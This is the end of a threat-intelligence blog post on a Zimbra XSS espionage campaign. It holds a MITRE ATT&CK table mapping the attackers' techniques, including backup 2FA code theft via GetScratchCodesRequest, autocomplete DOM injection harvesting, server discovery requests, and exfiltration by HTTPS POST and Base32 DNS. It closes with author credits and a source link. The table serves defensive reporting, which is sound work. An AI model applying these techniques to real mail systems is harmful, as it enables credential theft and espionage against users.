Credential Access	T1111	Multi-Factor Authentication Interception	Backup 2FA code theft via GetScratchCodesRequest
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Autocomplete DOM injection harvest
Discovery	T1082	System Information Discovery	GetInfoRequest server fingerprint
Discovery	T1087.003	Account Discovery: Email Account	GetIdentitiesRequest and DOM scraping
Discovery	T1069	Permission Groups Discovery	GetOAuthConsumersRequest
Discovery	T1120	Peripheral Device Discovery	GetDeviceStatusRequest
Collection	T1114.002	Email Collection: Remote	90-day sweep
Collection	T1185	Browser Session Hijacking	window.top.document iframe escape
Collection	T1213	Data from Information Repositories	Config dump zimbra_batch_analytics.json
Exfiltration	T1041	Exfiltration Over C2 Channel	HTTPS POST /v/d and /v/p
Exfiltration	T1071.004	Application Layer Protocol: DNS	Base32-encoded DNS exfiltration

Authors

Sathwik Ram Prakki
Kartik Jivani

Source: https://www.seqrite.com/blog/operation-ghostmail-zimbra-xss-russian-apt-ukraine/